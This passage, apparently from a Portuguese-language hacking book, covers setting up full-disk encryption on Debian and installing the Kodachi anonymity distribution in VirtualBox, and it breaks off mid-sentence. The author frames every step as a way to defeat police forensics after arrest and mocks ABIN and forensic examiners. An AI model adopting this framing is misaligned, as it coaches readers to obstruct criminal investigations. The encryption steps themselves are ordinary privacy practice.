
[23] Nós hackers;
[24] Agência Nacional de Inteligência, acessível pela url: https://www.gov.br/abin/pt-br

Conforme falei, a ABIN é um antro de políticos sem capacidade técnica, o delegado acreditando que somos burros, agirá como um e confiará na forense, que é formado por pessoas incapazes, e não conseguirá, então o advogado conseguirá a soltura do hacker em algum tempo.


Só uso Linux que tenha a possibilidade de criptografia dos discos, abaixo vemos o Debian GNU/Linux, durante o processo de instalação, escolha a opção LVM encrypted.




Na próxima etapa horas serão consumidas, não interrompa, é o momento que o mecanismo irá ofuscar tudo que já tinha no disco, passando dados aleatórios para cada cluster do disco.




No próximo passo, define-se uma boa chave de criptografia, eu costumo usar mais de 20 caracteres, e nunca anotei em lugar nenhum. Se tiver letras, números e caracteres estranhos, demora séculos para abertura da chave, até lá seu Advogado já conseguiu sua soltura e você já teve uns 20 filhos.




Sempre que iniciar o Linux, irá lhe pedir a chave, sempre. É muito chato, mas é obrigatório para um hacker. Se sair para tomar um café desligue a máquina, se for ao banheiro cagar, desligue a máquina. Nunca seja pego com as calças na mão!!!



Uma das primeiras coisas que a forense irá tentar contra você, por falta de conhecimento, é forçar uma entrada no Linux por edição do GRUB, conforme abaixo.



Ao passar para rw e informar que o init será o /bin/bash, o idiota da forense receberá a mesma mensagem: **Please unlock disk crypt:**



2.8 Distribuições focadas no universo Hacker

Configurar um ambiente complexo leva horas, e muitas vezes estas horas ficam distribuídas e dias de trabalho, uma outra vantagem do mundo Linux é que sempre existe uma distribuição preparada para um determinado cenário, é sempre encontrará uma que se encaixa na sua necessidade. Vou citar algumas destas:

- Qubes OS GNU/Linux;

- Kali GNU/Linux;
- Kodachi GNU/Linux.


São mil maravilhas? A resposta é não, mas são distribuições que ficam próximas da excelência e o importante, você não gastou inúmeras horas configurando uma distribuição minimalista para fazer o que precisa. Quando um hacker possui tempo e conhecimento, geralmente configura uma distribuição minimalista com exatamente as ferramentas que precisa. Neste texto vou descrever as três distribuições acima em capítulos específicos.

3 Kodachi GNU/Linux

No meu primeiro contato como Kodachi GNU/Linux tive problemas com a NVIDIA e por isso perdi um bom tempo acertando, mas o achei impressionante, pois encontrei ali um universo de 80% de ferramentas que já usei quando usuário do Debian que usava com minha customização própria.

Kodachi é uma distribuição 100% voltada ao anonimato/privacidade[25], que no meu ponto de vista é fundamental para nossa área de atuação, vejo hackers, livros, grupos de discussão focados o tempo todo em ferramentas de invasão, mas esquecem que a base da nossa área é o anonimato/privacidade.

Para fazer o download da imagem de instalação, acesse o endereço https://sourceforge.net/projects/linuxkodachi/ conforme figura abaixo, clique no botão Download.



Sourceforge é um ótimo projeto que o uso há mais de uma década, e lá sempre encontrei bons programas, conheça também o meu projeto que está no Sourceforge, acessando a url: https://sourceforge.net/projects/ggh/


3.1 Processo de Instalação

O processo de instalação é simples, o complicado é decidir se instala-se como sistema operacional principal ou virtualizado, e ainda, se virtualizado com qual virtualizador. No meu caso tenho dois notebooks no qual o Kodachi é o sistema operacional e neste computador o Kodachi é virtualizado. O que pode impactar na decisão é: O que você usa? No meu caso uso sistemas que precisam usar IPs do **Brazil** e por isso ainda mantenho uma máquina sem Kodachi, enquanto as demais uso o Kodachi, mas isso é naturalmente uma decisão de cada indivíduo baseado em suas necessidades.


Sobre o virtualizador, estou utilizando o Oracle VirtualBox, pois sei que terá sempre portabilidade para qualquer leitor deste livro, especificamente esse foi o fator que travou o Oracle VirtualBox neste conteúdo.

[25] Se inicio pelo Kodachi, saiba que o estimo mais que os demais.


Depois do download, crie uma nova máquina virtual, vou chamar ela de kodachi-exemplo. Lembre-se de usar type Linux e 64 bits.




Kodachi precisa de muito processamento, assim como o Kali é uma distribuição muito pesada, mas vejo o Kodachi consumindo muito processamento, devido a tanta criptografia que faz, e scripts que rodam de forma incessantemente para o manter anônimo. Vai precisar de uns 4 núcleos virtuais é ideal seria 6 GB de memória.



Outro recurso que terá que usar com gosto é o espaço no disco, e de preferência Ssd M2, pois criptografia será nossa filosofia neste capítulo. Acredito que 30 GB serão suficientes.




No mundo hacker, precisará de paciência, tempo e recursos. A máquina será criada e aparecerá no seu VirtualBox, então a inicie. Como será sua primeira inicialização da máquina virtual, o VirtualBox irá lhe solicitar uma imagem .iso, selecione o arquivo que baixou no Sourceforge.




O Kodachi irá lhe trazer algumas opções, recomendo que estude sobre UEFI e Linux, e entenderá o modo Legacy. Neste exemplo será usado o modo Legacy Live, o legal desta distribuição que pode rodar ela sem instalar, e poderá:

- Ver se vai funcionar no seu hardware;
- Acessar ela de modo anônimo onde for, sempre usando Live.


Escolha a primeira opção.



Vai demorar um pouco, mas tudo será carregado na memória, na imagem abaixo temos o Kodachi rodando em modo Live, repare que aparece uma opção chamada "**Install Kodachi Offline.desktop**", execute um duplo-clique se pretende continuar com a instalação.




Inicia-se o processo de instalação, escolha English. Veja, sempre ensino para meus alunos, Linux foi feito em English/UTF-8, foi testado em English/UTF-8 e você vai escolher outra alternativa?




Não vou seguir todo o processo, pois irá consumir muitas páginas deste livro em um wizzard auto-explicativo, vou cobrir só os principais passos. No próximo escolha a opção Erase Disk e também Encrypt, hackers inexperientes vão achar que um usuário e senha no sistema o protegem de governos, mas saibam, que quando a Polícia Federal pega seu disco o que vai lhe proteger é a criptografia do disco, e não sua senha de sistema operacional. Vai demorar, vai, mas vai estar protegido.

Escolha uma chave forte, na imagem abaixo estou colocando uma chave fraca pois é um tutorial, não posso dizer o tamanho pois irá expor o quão complexo são as minhas, mas digo, abaixo tem poucos caracteres. Se seu disco já foi utilizado anteriormente, então escolha a opção "Overwrite", isso irá apagar o que já tinha no disco.



Por incrível que pareça, não coloque seu username no Kodachi, deixe usuário kodachi e coloque uma senha forte (figura abaixo). Afinal "**We're all Negan**" ou melhor dizendo "**We're all Kodachi**".




Então o processo de instalação foi realizado, na primeira inicialização repare que o Kodachi se apresenta como Ubuntu, isso pois o Kodachi é baseado no Ubuntu com XFCE, mas isso irá mudar logo em seu computador, entenderá nos próximos passos.

Toda vez que inicializa o Kodachi, terá que digitar a chave de descriptografia, e lembre-se, se a Polícia Federal pegar seu computador deve seguir:

